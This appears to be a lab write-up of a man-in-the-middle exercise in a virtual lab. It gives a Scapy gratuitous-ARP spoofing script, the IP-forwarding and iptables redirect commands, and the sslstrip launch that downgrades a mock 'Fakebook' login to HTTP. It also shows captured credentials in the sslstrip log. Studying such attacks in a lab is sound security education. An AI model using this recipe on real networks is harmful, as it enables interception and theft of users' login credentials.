

Step1: SCAPY program that sends gratuitous ARPs to XP and rtr

```
from scapy.all import*

MY_MAC = '02:00:1e:3f:0c:01'      #bt5's MAC address
BCAST_MAC = 'ff:ff:ff:ff:ff:ff'

def gratuitous_ARP(bcast_ip_addr):
    arp = ARP(psrc = bcast_ip_addr, hwsrc = MY_MAC, pdst =
              bcast_ip_addr)
    return Ether(dst = BCAST_MAC) / arp

def main():
    pkt = gratuitous_ARP("10.10.111.101")
    sendp(pkt)
    pkt = gratuitous_ARP("10.10.111.1")
    sendp(pkt)

if __name__=="__main__": main()
```

Above python/scapy code helps to set the “bt5” machine as the Man in middle between the connection of “rtr” and “victim1” by sending gratuitous arp messages. This messages are broadcasted with the rtr and victim1’s IP address, and these IP address are set to the MAC address of the “bt5”. Which results in making the bt5 machine as the MITM attacker successfully.

But before that, we accept inbound and outbound packets using:


```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

Then we forward the traffic dedicated to port 80 to sslstrip (port 8080), using following code:

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 - j REDIRECT --
to-port 8080
```

After that, we run the python/scapy file at the terminal to send the gratuitous ARP messages as mentioned above.


Step 2: Below screenshots show that the MAC address of “rtr” and “victim1 (XP)” machines are changed to the MAC address of “bt5” machine



```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# ifconfig  
eth0      Link encap:Ethernet HWaddr 02:00:1e:3f:0c:01  MAC address  
          inet addr:10.10.111.100 Bcast:10.10.111.255 Mask:255.255.255.0  
          inet6 addr: fe80::1eff:fe3f:c01/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:28 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:53 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:9957 (9.9 KB) TX bytes:4757 (4.7 KB)  
          Interrupt:32 Base address:0xe000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING MTU:16436 Metric:1  
          RX packets:152 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:152 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:11419 (11.4 KB) TX bytes:11419 (11.4 KB)  
  
root@bt:~#
```

bt5's

Below is the screenshot from XP machine, where the rtr's logical address (IP address) is poisoned with bt5's physical address (MAC address)



Here, is the screenshot from the rtr (router), where it shows the IP address of victim1 bounded to the bt5 machine

```
Connected (unencrypted) to: Xen-rtr_new_base30
router:/# arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.12.1.1        ether   00:30:48:be:c8:31  C           eth0
10.10.111.101    ether   02:00:1e:3f:0c:01  C           eth1
router:/# _
```

Below is the *dhcpd.leases* file verifying the above mentioned claim. As we can see the hardware Ethernet address is appearing same (bt5's) in both the entries.


```
Connected (unencrypted) to: Xen-rtr_new_base30
_
cltt 2 2016/10/25 18:01:20;
binding state free;
hardware ethernet 02:00:1e:78:00:01;
uid "\001\002\000\036x\000\001";
}
lease 10.10.111.100 {
  starts 2 2016/10/25 21:31:18;
  ends 2 2016/10/25 22:31:18;
  cltt 2 2016/10/25 21:31:18;
  binding state active;
  next binding state free;
  hardware ethernet 02:00:1e:3f:0c:01;
  client-hostname "bt";
}
lease 10.10.111.101 {
  starts 2 2016/10/25 21:31:34;
  ends 2 2016/10/25 22:31:34;
  cltt 2 2016/10/25 21:31:34;
  binding state active;
  next binding state free;
  hardware ethernet 02:00:1e:78:00:01;
  uid "\001\002\000\036x\000\001";
  client-hostname "victim1";
}
}
```

Step 3: sslstrip was launched listening to port 8080, where it just took the *https* request for the *login* page from the webserver and provided the *http* version to the client, as shown in the screenshots below. Below is the command line prints for sslstrip's live listening.

sslstrip was enabled using the following command:

```
python /pentest/web/sslstrip.py -l 8080
```

After this, magic happens (kidding), the sslstrip does the job of taking the https traffic from server and providing the victim machine unsecured(http) version of traffic.




```
Connected (unencrypted) to: Xen-bt5-qemu30
Applications Places System
root@bt: ~
File Edit View Terminal Help
return func(*args,**kw)
File "/usr/lib/python2.6/dist-packages/twisted/internet/selectreactor.py", lin
e 156, in doReadOrWrite
self.disconnectSelectable(selectable, why, method=="doRead")
File "/usr/lib/python2.6/dist-packages/twisted/internet/posixbase.py", line 19
1, in disconnectSelectable
selectable.readConnectionLost(f)
File "/usr/lib/python2.6/dist-packages/twisted/internet/tcp.py", line 508, in
readConnectionLost
self.connectionLost(reason)
File "/usr/lib/python2.6/dist-packages/twisted/internet/tcp.py", line 677, in
connectionLost
Connection.connectionLost(self, reason)
File "/usr/lib/python2.6/dist-packages/twisted/internet/tcp.py", line 519, in
connectionLost
protocol.connectionLost(reason)
File "/usr/lib/python2.6/dist-packages/twisted/web/http.py", line 489, in conn
ectionLost
self.handleResponseEnd()
File "/pentest/web/sslstrip/sslstrip/ServerConnection.py", line 110, in handle
ResponseEnd
HTTPClient.handleResponseEnd(self)
File "/usr/lib/python2.6/dist-packages/twisted/web/http.py", line 500, in han
dleResponseEnd
self.handleResponse(b)
File "/pentest/web/sslstrip/sslstrip/ServerConnection.py", line 121, in handle
Response
self.shutdown()
File "/pentest/web/sslstrip/sslstrip/ServerConnection.py", line 141, in shutdo
wn
self.client.finish()
File "/usr/lib/python2.6/dist-packages/twisted/web/http.py", line 900, in fini
sh
"Request.finish called on a request after its connection was lost; "
exceptions.RuntimeError: Request.finish called on a request after its connection
was lost; use Request.notifyFinish to keep track of this.
```

Interestingly, the victim has no idea whatsoever of this. In the meantime, victim accesses the fakebook webserver as usual, logging in to the webserver using the credentials over the http connection. But in the background the attacker can access information from CSS, JavaScript, credentials in form method. All of this is stored in the *log* file of the sslstrip.

Step 4: Following screenshots is the result of above steps, where the client is directed to the http version of the fakebook webserver.

As we can see clearly (in “page source”) in 2nd screenshot that the client machine is directed to the http version of the fakebook webserver in the *action* attribute of the form method. Before this(1st screenshot) attack it was directed towards a secured (https) version of the webserver.


Before



```
<head>
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-language" content="en" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<meta name="description" content=" Fakebook is a social utility that connects people with friends and others who work, study and live around ISIS. People use Fakebook because they have to!" />
<title>Fakebook</title>
<script type="text/javascript" src="hint-textbox.js"></script>
</head>
<body background="background.png" >
<style type="text/css">
<!--
body {background-image: url(background.png); background-repeat: no-repeat;}
INPUT.hintTextbox { color: #888; }
INPUT.hintTextboxActive { color: #000; }
-->
</style>
<div align="right" style="width: 600px ">
<form action="https://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" size="8" />
<input name="pass" type="password" value="password" class="hintTextbox" size="8" onFocus="if (this.value == 'password') { this.value='';}" /> <input type="submit" value="login" size="8" />
</form>
</div>

</body>
</html>
```


After



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" id="facebook" class="no_js">
<head>
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-language" content="en" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<meta name="description" content=" Fakebook is a social utility that connects people with friends and others who work, study and live around ISIS. People use Fakebook because they have to!" />
<title>Fakebook</title>
<script type="text/javascript" src="hint-textbox.js"></script>
</head>
<body background="background.png" >
<style type="text/css">
<!--
body {background-image: url(background.png); background-repeat: no-repeat;}
INPUT.hintTextbox { color: #888; }
INPUT.hintTextboxActive { color: #000; }
-->
</style>
<div align="right" style="width: 600px ">
<form action="http://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" size="8" />
<input name="pass" type="password" value="password" class="hintTextbox" size="8" onFocus="if (this.value == 'password') { this.value='';}" /> <input type="submit" value="login" size="8" />
</form>
</div>

</body>
</html>
```

Step 5: Here, the captured credentials in the sslstrip's log file are displayed.

A screenshot of a terminal window with a gedit editor open. The editor's title bar reads 'sslstrip.log (~) - gedit'. The menu bar includes 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help'. The toolbar shows icons for 'Open', 'Save', 'Undo', 'Redo', 'Cut', 'Copy', 'Paste', 'Find', and 'Print'. The main text area displays the following log entry: '2016-10-25 18:03:01,785 SECURE POST Data (facebook.vlab.local):' followed by 'userid=memon&pass=evilproffy' on the next line. The status bar at the bottom indicates 'Plain Text', 'Tab Width: 8', 'Ln 2, Col 29', and 'INS' mode.

```
2016-10-25 18:03:01,785 SECURE POST Data (facebook.vlab.local):
userid=memon&pass=evilproffy
```

How sslstrip works?

The sslstrip tool does the job of a watchdog. It watches over the network over http traffic. If it listens http traffic directs to https traffic or re-directs somewhere(unsafe) else. Then the sslstrip takes the secured/re-directed version of the said traffic and maps those secured version(s) into a copied unsecured version. Result? sslstrip watches over said traffic and captures confidential information pertaining to user's login credentials, credit card numbers etc. This could either be done via many other methods like phishing (which takes more efforts), but can be simply done via MiTM attack using ARP cache poisoning. For phishing sites like PayPal.com were used for original paypal.com, also some providers had unique domain naming where one could provide Unicode symbols, where p#3upypal.com was looking as paypal.com and using this the credentials were hacked.

But using the MiTM attack, no extra effort(s) are required to do such detailing, just the ARP cache is needed to be poisoned and the incoming traffic will be handled via sslstrip. It exploits the vulnerability where some site(s) use the http version for public data and then re-directs to secured version for private/confidential data. Using this, the sslstrip listens over such unsecured traffic and any link re-directing to secured version it is stripped down to the unsecured version and provided to the victim. Thus gaining access of the victim confidential data as credit card number(s), login credentials.